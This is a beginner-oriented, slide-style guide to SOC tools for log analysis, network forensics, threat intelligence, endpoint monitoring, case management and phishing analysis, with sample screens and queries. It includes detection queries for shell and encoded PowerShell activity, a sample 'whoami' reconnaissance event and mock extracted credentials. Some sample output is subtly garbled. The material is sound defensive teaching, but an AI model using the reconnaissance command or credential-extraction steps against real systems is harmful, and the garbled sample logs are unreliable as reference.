

SOC ANALYST TOOLS

YOU MUST KNOW IN 2026



Detect Threats



Investigate Incidents



Respond Fast




Protect Systems

- ✓ Real Tools
- ✓ Real Screenshots
- ✓ Real SOC Work
- ✓ Beginner Friendly
- ✓ Practical Guide

“Tools **real** SOC analysts use to detect, investigate, and **stop** cyber attacks.”

Learn.
Practice.
Defend.



WHAT YOU WILL LEARN



Best tools used in SOC



How each tool helps



Real screenshots



Practical examples



How to use them together

Tools help you

- ✓ Collect Logs
- ✓ Analyze Events
- ✓ Detect Threats
- ✓ Investigate Incidents
- ✓ Respond & Protect



BLUETEAMERS.IO

DEFEND. • DETECT. • RESPOND.

★ Beginner Friendly • Practical • Hands-on • Real SOC Skills





SIEM TOOLS

Collect logs + detect threats + create alerts.



WHAT IS SIEM?

SIEM (Security Information and Event Management) tools collect logs from multiple sources, analyze them in real time, detect suspicious activity and generate alerts for the SOC team.

POPULAR SIEM TOOLS



Microsoft
Sentinel



Splunk
Enterprise



Elastic
SIEM



IBM
QRadar




LogRhythm

1. SPLUNK ENTERPRISE

SIEM log management and SIEM platform used widely in SOC's.

- ✓ Search and analyze logs
- ✓ Create alerts and dashboards
- ✓ Investigate incidents




EXAMPLE USE CASES

- Detect failed login attempts
- Identify suspicious IP addresses
- Detect brute force attacks
- Monitor privilege escalation
- Create real-time alerts

2. MICROSOFT SENTINEL

Cloud-native SIEM built on Azure. Great for collecting and analyzing security data at scale.

- ✓ Built-in threat intelligence
- ✓ Workbooks & dashboards
- ✓ Automated incident response




EXAMPLE USE CASES

- Detect malicious sign-in
- Identify anomalous user behavior
- Threat intelligence alerts
- Automate playbooks

3. ELASTIC SIEM (KIBANA)

Open-source SIEM built on the ELK stack (Elasticsearch, Logstash, Kibana).

- ✓ Powerful search
- ✓ Visualize data easily
- ✓ Flexible and customizable



EXAMPLE USE CASES

- Monitor security events
- Detect anomalies
- Build custom dashboards
- Investigate incidents

4. IBM QRADAR

Enterprise SIEM with strong correlation, offense detection and threat intel.

- ✓ Powerful correlation engine
- ✓ Offense management
- ✓ Threat intelligence feeds



EXAMPLE USE CASES

- Detect policy violations
- Identify malicious activity
- Incident investigation

5. LOGRHYTHM

SIEM with UEBA (User & Entity Behavior Analytics) and real-time threat detection.

- ✓ Behavior analytics
- ✓ Automated response
- ✓ Built-in threat hunting



EXAMPLE USE CASES

- Detect abnormal behavior
- Real-time alerting
- Threat hunting and response



TIP

Learn one SIEM deeply (Splunk or Sentinel) and practice daily.




KEY TAKEAWAY

SIEM tools are the heart of SOC. They help you see the attack early and respond quickly.



BLUETEAMERS.IO
— DEFEND. DETECT. RESPOND. —



Practice
Every Day
Get Better
Every Day!





NETWORK ANALYSIS TOOLS

These tools help analysts inspect network traffic, understand attacks and detect suspicious activity.



POPULAR TOOLS



Wireshark
Packet capture
& analysis



Zeek
Network security
monitoring



NetworkMiner
Network forensics
& analysis

1. WIRESHARK

Powerful packet analyzer used to capture and inspect traffic in real time.

- ✓ Deep packet inspection
- ✓ Protocol analysis
- ✓ Troubleshooting
- ✓ Attack detection

No.	Time	Source	Destination	Protocol	Length	Info
156	0.125489	192.168.1.50	172.217.16.110	TCP	66	49732 → 443 [SYN] Seq=0 Win=64320 Len=0 MSS=1460
157	0.125802	172.217.16.110	192.168.1.50	TCP	66	443 → 49732 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460
158	0.125848	192.168.1.50	172.217.16.110	TCP	54	49732 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0
159	0.126122	192.168.1.50	172.217.16.110	TLSv1.2	66	Client Hello
160	0.195209	172.217.16.110	192.168.1.50	TLSv1.2	66	Server Hello, Certificate, Server Hello Done

EXAMPLE USE CASES

- Detect suspicious connections
- Analyze HTTP requests
- Investigate malware beaconing
- Troubleshoot network issues

2. ZEEK

Network security monitor that analyzes traffic and generates rich logs for investigations.

- ✓ Real-time traffic analysis
- ✓ Threat detection
- ✓ Protocol parsing
- ✓ Powerful scripting

Zeek - Notice Log

#	Fields:	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	note	msg
2025-05-20-10-15-32	Cx27h319mMk2	192.168.1.50	49732	172.217.16.110	443	tcp	ssl	SSL::Version			
2025-05-20-10-15-33	Cx27h319mMk2	192.168.1.50	49732	172.217.16.110	443	tcp	ssl	SSL::Established			
2025-05-20-10-16-02	DdJ8f9kLmN2b	192.168.1.50	53344	185.199.109.153	80	tcp	http	HTTP::Version: Get			

Zeek - Conn Log (connections)

#	Fields:	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_bytes	resp_bytes
2025-05-20-10-15-32	Cx27h319mMk2	192.168.1.50	49732	172.217.16.110	443	tcp	ssl	2.341	517	1964		
2025-05-20-10-16-02	DdJ8f9kLmN2b	192.168.1.50	53344	185.199.109.153	80	tcp	http	1.102	689	1321		

EXAMPLE USE CASES

- Detect scanning activity
- Identify malware communication
- Build timelines of network events
- Hunt lateral movement

3. NETWORKMINER

Network forensics tool used to extract files, emails, passwords and artifacts from traffic.

- ✓ File extraction
- ✓ Credential discovery
- ✓ Session reconstruction
- ✓ Forensic analysis

IP Address	Hostname	MAC Address	OS	Open Ports	Sent	Received
192.168.1.1	router.local	00:23:54:ab:cd:01	Linux	80,443	12 KB	45 KB
192.168.1.50	workstation	28:d2:44:3b:7a:6c	Windows	49732,5357	1.2 MB	3.4 MB
172.217.16.110	google.com	74:125:24:72:8a:ec	Linux	443	689 KB	2.1 MB

Filename	Extension	Size	Host	HTTP URL
logo.png	png	34 KB	172.217.16.110	http://example.com/images/logo.png
document.pdf	pdf	120 KB	192.168.1.50	http://internal/docs/document.pdf
update.exe	exe	2.3 MB	185.199.109.153	http://downloads/update.exe

EXAMPLE USE CASES

- Extract files from network traffic
- Recover credentials
- Analyze suspicious downloads
- Forensic investigations



QUICK EXAMPLES

- Find suspicious IP talking to many hosts → Zeek conn.log
- See what data was exchanged → Wireshark



PRO TIP

Use all three together for deep visibility and better investigations.



REMEMBER

Network traffic tells the story.
These tools help you read it right!



BLUETEAMERS.IO
— DEFEND. DETECT. RESPOND.

Learn Today
Defend Tomorrow





THREAT INTELLIGENCE TOOLS



Threat intel tools help analysts check if an IP, domain, file, or hash is **malicious**. They save time and help make **smart decisions**.

POPULAR TOOLS



VirusTotal

Check files, URLs, IPs, Domains



Shodan

Search exposed devices, ports



AbuseIPDB

Check IP reputation & abuse history



ThreatFox

Malware, IoC, C2 servers



AlienVault OTX

Global threat intel community


WHAT IS THREAT INTEL?

- ✓ Check reputation
- ✓ Find malicious activity
- ✓ Identify C2 servers
- ✓ Track campaigns
- ✓ Validate alerts
- ✓ Make better decisions

1. VIRUSTOTAL

Upload files, URLs, IPs or domains to check reputation.

- File scan (hash)
- URL scan
- IP / Domain scan
- Behavior detection



EXAMPLE

Check malicious file hash.
Result: 14/71 engines detected as malicious.



2. SHODAN

Search exposed devices, open ports, banners, services.

- Find exposed RDP
- Web cameras
- Open ports
- IoT devices



EXAMPLE


Search RDP (3389) exposed in India.
Result: 45,612 devices found.



3. ABUSEIPDB

Check IP reputation, abuse reports and risk score.

- IP reputation
- Abuse reports
- Attack history
- Usage type



EXAMPLE


High abuse confidence score 85%.
Many reports found.



4. THREATFOX

IOC lookup for malware, domains, IPs, C2 servers.

- Malware samples
- Domains
- C2 IPs
- Active campaigns



EXAMPLE


Lookup malicious domain.
Found 3 malicious IPs and malware family.



5. ALIENVAULT OTX

Global threat intel community.

- Pulses
- Indicators (IoCs)
- Threat feeds
- Malware analysis




EXAMPLE

Check threat pulse.
Indicators found in recent campaign.



QUICK WORKFLOW

1. Get IoC



2. Check VT



3. Check AbuseIPDB



4. Search Shodan



5. Check ThreatFox



PRO TIP

Always validate IoCs using multiple threat intel tools before taking action.

Threat Intel = Better Visibility + Faster Decisions

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LOG ANALYSIS TOOLS

These tools help analysts **search**, **analyze** and **visualize** logs quickly and efficiently.



POPULAR TOOLS


graylog
Graylog

elastic
ELK Stack
(Elasticsearch, Logstash, Kibana)

1. GRAYLOG

Centralized log management and analysis platform.

- ✓ Collect logs from devices
- ✓ Search and filter logs
- ✓ Create alerts
- ✓ Dashboards & reports
- ✓ Real-time analysis




EXAMPLE USE CASES

- Find failed login attempts
- Detect suspicious activities
- Investigate security incidents
- Monitor application logs
- Create alerts for critical events

2. ELK STACK

Powerful open-source log analysis and visualization stack.

- ✓ Elasticsearch for storage and search
- ✓ Logstash for log collection and parsing
- ✓ Kibana for visualization and dashboards
- ✓ Scalable and flexible



EXAMPLE USE CASES

- Search logs across multiple sources
- Visualize trends and patterns
- Detect anomalies
- Build custom dashboards
- Investigate incidents faster

SEARCH EXAMPLE

Find all failed login attempts from a specific IP.


Graylog Query:

source:linux AND
message:"Failed login"
AND ip:192.168.1.50



Kibana (KQL):

message : "Failed login"
and source.ip : "192.168.1.50"



★ BENEFITS

- Fast log search
- Real-time analysis
- Better visibility
- Quick incident response
- Supports large volumes of data



PRO TIP

Create alerts for important events so you get notified immediately.



REMEMBER

Logs tell the story.
Good tools help you
read it better.

LOG ANALYSIS WORKFLOW





ENDPOINT / EDR TOOLS



EDR tools **monitor** and **record** activities happening on endpoints to **detect** and **respond** to threats.

POPULAR TOOLS



Velociraptor

Endpoint visibility & hunting



OSQuery

Endpoint monitoring via SQL



Sysmon

System activity logging

1. VELOCIRAPTOR

Advanced endpoint visibility and digital forensics platform.

- ✓ Live endpoint monitoring
- ✓ Artifact collection
- ✓ Threat hunting
- ✓ File system analysis
- ✓ Timeline generation



Host Information

Hostname	WIN-10-VM
OS	Windows 10 Pro (10.0.19045)
User	DESKTOP-VM\Administrator
Last Seen	2025-05-20 16:30:11 UTC
Velociraptor	v0.72.0

Recent Events

Time (UTC)	Artifact	Message
2025-05-20 16:30:10	Windows.Events.Security	4624 Login successful
2025-05-20 16:30:09	Windows.Events.Security	4688 New process created
2025-05-20 16:30:08	Windows.Events.Security	4672 Special privileges assigned
2025-05-20 16:30:07	Windows.Events.System	7045 A service was installed

EXAMPLE USE CASES

- Investigate suspicious processes
- Collect endpoint evidence
- Hunt for attacker activity
- Respond to incidents rapidly
- Timeline endpoint behavior



EXAMPLE QUERY (Velociraptor VQL)

```
SELECT Timestamp, ProcessName, CommandLine, User
FROM watch_processes()
WHERE CommandLine =~ "(?i)powershell|cmd.exe|wscript.exe"
ORDER BY Timestamp DESC LIMIT 50
```



This query shows suspicious processes like PowerShell or CMD.

2. OSQUERY

Open-source endpoint monitoring tool that uses SQL to query operating system data.

- ✓ SQL based querying
- ✓ Monitor system state
- ✓ Detect abnormal changes
- ✓ Lightweight agent
- ✓ Cross-platform support



osquery> SELECT pid, name, path, cmdline FROM processes LIMIT 5;

pid	name	path	cmdline
436	System	C:\Windows\system32\ntoskrnl.exe	ntoskrnl.exe
684	smss.exe	C:\Windows\System32\smss.exe	smss.exe
856	csrss.exe	C:\Windows\System32\csrss.exe	csrss.exe
928	wininit.exe	C:\Windows\System32\wininit.exe	wininit.exe
1012	services.exe	C:\Windows\System32\services.exe	services.exe

osquery> |

EXAMPLE USE CASES

- Detect unauthorized software
- Monitor running processes
- Find persistence mechanisms
- Inventory hardware and software
- Detect malicious behavior



EXAMPLE QUERY (OSQuery)

```
SELECT name, path, cmdline
FROM processes
WHERE cmdline LIKE '%powershell%'
OR cmdline LIKE '%-enc%';
```



Finds PowerShell processes and suspicious encoded commands.

3. SYSMON

Windows system service and device that logs detailed system activity to Event Logs.

- ✓ Process creation logging
- ✓ Network connections
- ✓ File modifications
- ✓ Registry changes
- ✓ Detailed event tracking

Event Viewer

Sysmon Number of events: 39,667

Level	Date and Time	Source	Event ID	Task Category
Information	5/20/2025 4:35:21 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/20/2025 4:35:20 PM	Sysmon	3	Network Connect (rule: NetworkConnect)
Information	5/20/2025 4:35:19 PM	Sysmon	11	File Create (rule: FileCreate)
Information	5/20/2025 4:35:18 PM	Sysmon	13	Registry Value Set (rule: RegistryEvent)
Information	5/20/2025 4:35:17 PM	Sysmon	7	Image Loaded (rule: ImageLoad)

Event 1, Sysmon

General Details

Process Create:

RuleName: ProcessCreate

UtcTime: 2025-05-20 16:25:21.123

ProcessId: {c2a3f8e9-8600000000}

ProcessId: 4620

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

EXAMPLE USE CASES

- Detect malicious process execution
- Monitor network connections
- Track file changes
- Detect registry modifications
- Threat hunting and forensics



EXAMPLE EVENT (Sysmon - Event ID 1)

```
Process Create:
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd.exe /c whoami
User: DESKTOP-VM\Administrator
ParentImage: C:\Windows\explorer.exe
```



Logs every process creation with full details for analysis.



PRO TIP

Use all three tools together for better visibility and stronger threat detection.



REMEMBER

Attackers live on endpoints. Visibility on endpoints = Power in SOC.



GOOD PRACTICE

Create detection rules based on these logs and alert on suspicious activity early.



TICKETING / CASE MANAGEMENT

SOC teams use these tools to track incidents, collaborate and manage investigations.

POPULAR TOOLS



TheHive
Open Source
Incident Response Platform



JIRA (SOC Adapted)
Issue tracking and
collaboration tool

1. THEHIVE



Manage incidents, alerts and collaborate with team.

- ✓ Create cases
- ✓ Add observables (IPs, Domains)
- ✓ Assign tasks to analysts
- ✓ Track status
- ✓ Attach evidence
- ✓ Generate reports

Example:
Phishing email investigation

THEHIVE USE CASES

- Phishing email investigation
- Malware incident tracking
- Suspicious IP investigation
- Internal policy violation cases

2. JIRA (SOC Adapted)

Track tasks, bugs, incidents and change requests.

- ✓ Create tickets
- ✓ Assign to team
- ✓ Set priority
- ✓ Add comments
- ✓ Track progress
- ✓ Generate reports


JIRA USE CASES

- Track incident tickets
- Manage change requests
- Bug / vulnerability tracking
- Team collaboration
- Escalation management

THEHIVE vs JIRA

Feature	TheHive	JIRA
Purpose	Incident Response	Task / Issue Tracking
Use	SOC Cases & Alerts	Tickets & Projects
Data	Observables, IOCs	Tasks, Issues, Docs
Best For	Investigations	Team Workflow
Complexity	Medium	Easy to Use

HOW IT WORKS (Example Workflow)



PHISHING CASE SNAPSHOT (TheHive)

Observable (Domain)	Type	TLP	Status	Confidence	First Seen
malicious-site.com	Domain	Amber	Malicious	90%	2025-05-20 14:32 Tags: phishing, c2

PRO TIP

Use TheHive for investigations & JIRA for task management.

REMEMBER

Good case management =
Fast investigations + Better
team collaboration.

REAL WORLD EXAMPLE

Alert detected in SIEM → Case created in TheHive
→ IOCs checked → Tasks tracked in JIRA →
Incident solved.

PHISHING ANALYSIS TOOLS

These tools help analyze phishing links, domains and malicious files safely.



POPULAR TOOLS


URLScan.io

Scan suspicious URLs


PhishTool

Check phishing links


ANY.RUN

Sandbox malicious files

1. URLSCAN.IO

Scan and analyze suspicious URLs in detail.

- ✓ Screenshot of webpage
- ✓ HTTP headers
- ✓ DNS & IP info
- ✓ Redirect chain
- ✓ Technologies used

URLScan.io Search Scans API Live Login Sign up

Search for a URL to analyze

https://secure-login-update.com/verify **Scan**

Screenshot

Microsoft
Sign in to continue
someone@example.com
Next

Summary

URL: https://secure-login-update.com/verify
Final URL: https://secure-login-update.com/verify
IP Address: 185.199.109.153 **Suspicious**
Country: Germany
HTTP Status: 200 OK
Content Type: text/html; charset=UTF-8
Technologies: Cloudflare, jQuery, Bootstrap

HTTP Requests DNS Redirects **Headers** Indicators

GET /verify HTTP/1.1
Host: secure-login-update.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml
Server: cloudflare
X-Powered-By: PHP/7.4.33



EXAMPLE USE CASE

- User clicks suspicious link
- Copy link to URLScan.io
- Scan the URL
- Check IP, location, headers
- If malicious → Block & Report



Red Flags

- Recently registered domain
- IP in suspicious ranges
- Fake login pages
- Obfuscated URLs

2. PHISHTOOL

Quickly check if a link is phishing or safe.

- ✓ Domain reputation
- ✓ Phishing score
- ✓ Threat sources
- ✓ WHOIS information
- ✓ Blacklist check

PhishTool Lookup Lookup Intelligence Bulk Lookup Domain

secure-login-update.com **Lookup**

Result

Phishing

★ High Risk

Phishing Score 92%

Domain Information

Domain: secure-login-update.com
Registrar: NameCheap, Inc.
Created: 5 days ago
Expires: 2026-05-20
IP Address: 185.199.109.153

THREAT SOURCES (Sample)

Google Safe Browsing	Malicious
PhishTank	Malicious
OpenPhish	Malicious
URLHaus	Malicious
VirusTotal	Detected (7/89)
ThreatFox	Malicious

3. ANY.RUN (SANDBOX)

Run suspicious files/URLs in safe cloud sandbox.

- ✓ Behavior analysis
- ✓ Process tree
- ✓ Network connections
- ✓ Registry changes
- ✓ Screenshots & video

ANY.RUN Overview Behavior Network Indicators Screenshots Files

Desktop Store Word Chrome Taskbar

Processes

- explorer.exe (PID: 2500)
- winword.exe (PID: 3248)
- powershell.exe (PID: 4120)
- cmd.exe (PID: 4312)
- regsvr32.exe (PID: 4556)

Network

Destinations	Country	ASN	Verdict
185.199.109.153	Germany	AS16509	Malicious
45.142.236.45	Netherlands	AS16276	Suspicious
104.21.48.1	USA	AS13335	Benign

02:15 / 05:48 Speed 1x

EXAMPLE FLOW



PRO TIP

Always verify before clicking.
Use these tools before trusting any link or file.



COMMON PHISHING INDICATORS



Urgent Messages



Fake Login Pages



Shortened URLs



Spelling Mistakes



Unusual Attachments



SAFE HABIT

- ✓ Never click unknown links
- ✓ Scan with these tools
- ✓ Report to your SOC team

PACKET & TRAFFIC ANALYSIS TOOLS



These tools help analysts capture, inspect and investigate network traffic.



tcpdump



Zeek Logs



NetworkMiner

1. TCPDUMP

- Capture packets in real-time.
- Filter by IP, port, protocol and more.
- Great for spotting suspicious traffic.

```
root@soc-analyst:~# tcpdump -i eth0
```

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

```
14:32:01.123456 IP 192.168.10.25.49752 > 185.199.108.153.443: Flags [S],  
seq 1234567890, win 64240, options [mss 1460,sackOK,TS val 12345 ecr 0], length 0
```

```
14:32:01.123789 IP 185.199.108.153.443 > 192.168.10.25.49752: Flags [S.],  
scks 1234567891, win 65160, options [mss 1460,sackOK,TS val 54321 ecr 12345], length 0
```

```
14:32:01.124001 IP 192.168.10.25.49752 > 185.199.108.153.443: Flags [P.],  
seq 1:532, ack 1, win 64240, length 531
```

Suspicious POST
request to external
server

Live capture showing a large POST request to an external IP on 443.

EXAMPLE USE CASES

- ✓ Detect malware traffic
- ✓ Investigate beaconing activity
- ✓ Identify suspicious downloads
- ✓ Analyze DNS traffic
- ✓ Inspect outbound connections

2. ZEEK LOGS

- Zeek (formerly Bro) records rich network protadata.
- conn.log shows every connection made.

conn.log

#ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_bytes	resp_bytes
1604591201.234	CxkL34k2Dc2	192.168.10.25	49752	142.250.72.78	443	tcp	https	1.245	517	10722
1604591202.345	CZYV5g1k3Dc	192.168.10.25	49753	185.199.108.153	443	tcp	https	0.532	531	231
1604591203.456	C3zF8u2k9Lm	192.168.10.25	49754	45.77.232.12	80	tcp	http	12.732	15234	98765
1604591204.789	CJ8u9F2k3Pt	192.168.10.25	49755	8.8.8.8	53	udp	dns	0.002	64	200
1604591205.012	C1a82c3d4Ef	192.168.10.25	49756	104.19.236.45	443	tcp	https	0.812	312	4231

Let's analyze the highlighted connection:

- Source IP: 192.168.10.25 (internal host)
- Destination IP: 45.77.232.12 (external)
- Protocol: TCP
- Service/Port: HTTP (80)
- Duration: 12.732 seconds (long)
- Bytes: 15KB sent / 98KB received (high)

Long HTTP session
sending/receiving large
amounts of data.
Investigate!

ANALYST NOTE

Network visibility is essential. Attackers hide in the wire. Capture it. Analyze it. Understand it.

3. NETWORKMINER

- Inspect PCAP files and extract artifacts.
- Extract files, images, documents and credentials.

NetworkMiner 2.9.0

File Tools Help

Select a network adapter in the list: Wi-Fi (192.168.10.25) Start

Case Panel

- File Cases (3)
- Images (12)
- Documents (4)
- Archives (2)
- Executables (1)
- Credentials (2)
- Cookies (5)
- Web Pages (23)
- DNS (56)

Extracted Credentials

Protocol	Host	Username	Password
HTTP Basic	45.77.232.12	admin	P@ssw0rd123!
FTP	203.0.113.45	backup	ftpBackup!23

Extracted Files

Filename	Size	Type	MD5
invoice_123.pdf.exe	512 KB	Application	9f3a8a1e2b4d6c7...
HVNC.apk	1.2 MB	Android App	e8b7f3c1a9d2e...
photo.jpg	87 KB	JPEG Image	a1b2c3d4e5f6a...

Malicious file
downloaded

Extracted credentials and a suspicious executable drop from the capture.



QUICK TIP

Combine these tools for full visibility:
Capture traffic →
Extract artifacts →
Understand behavior.



TRAFFIC INVESTIGATION WORKFLOW



Traffic on the Wire



Capture
(tcpdump / Zeek)



Analyze
(Logs / PCAP)



Detect
(Suspicious Activity)




Investigate
(Root Cause)



HOW ALL TOOLS WORK TOGETHER

A real SOC investigation uses multiple tools working together to **detect**, **analyze** and **respond** to threats.

THE BIG PICTURE (SOC INVESTIGATION WORKFLOW)



INVESTIGATION SCENARIO

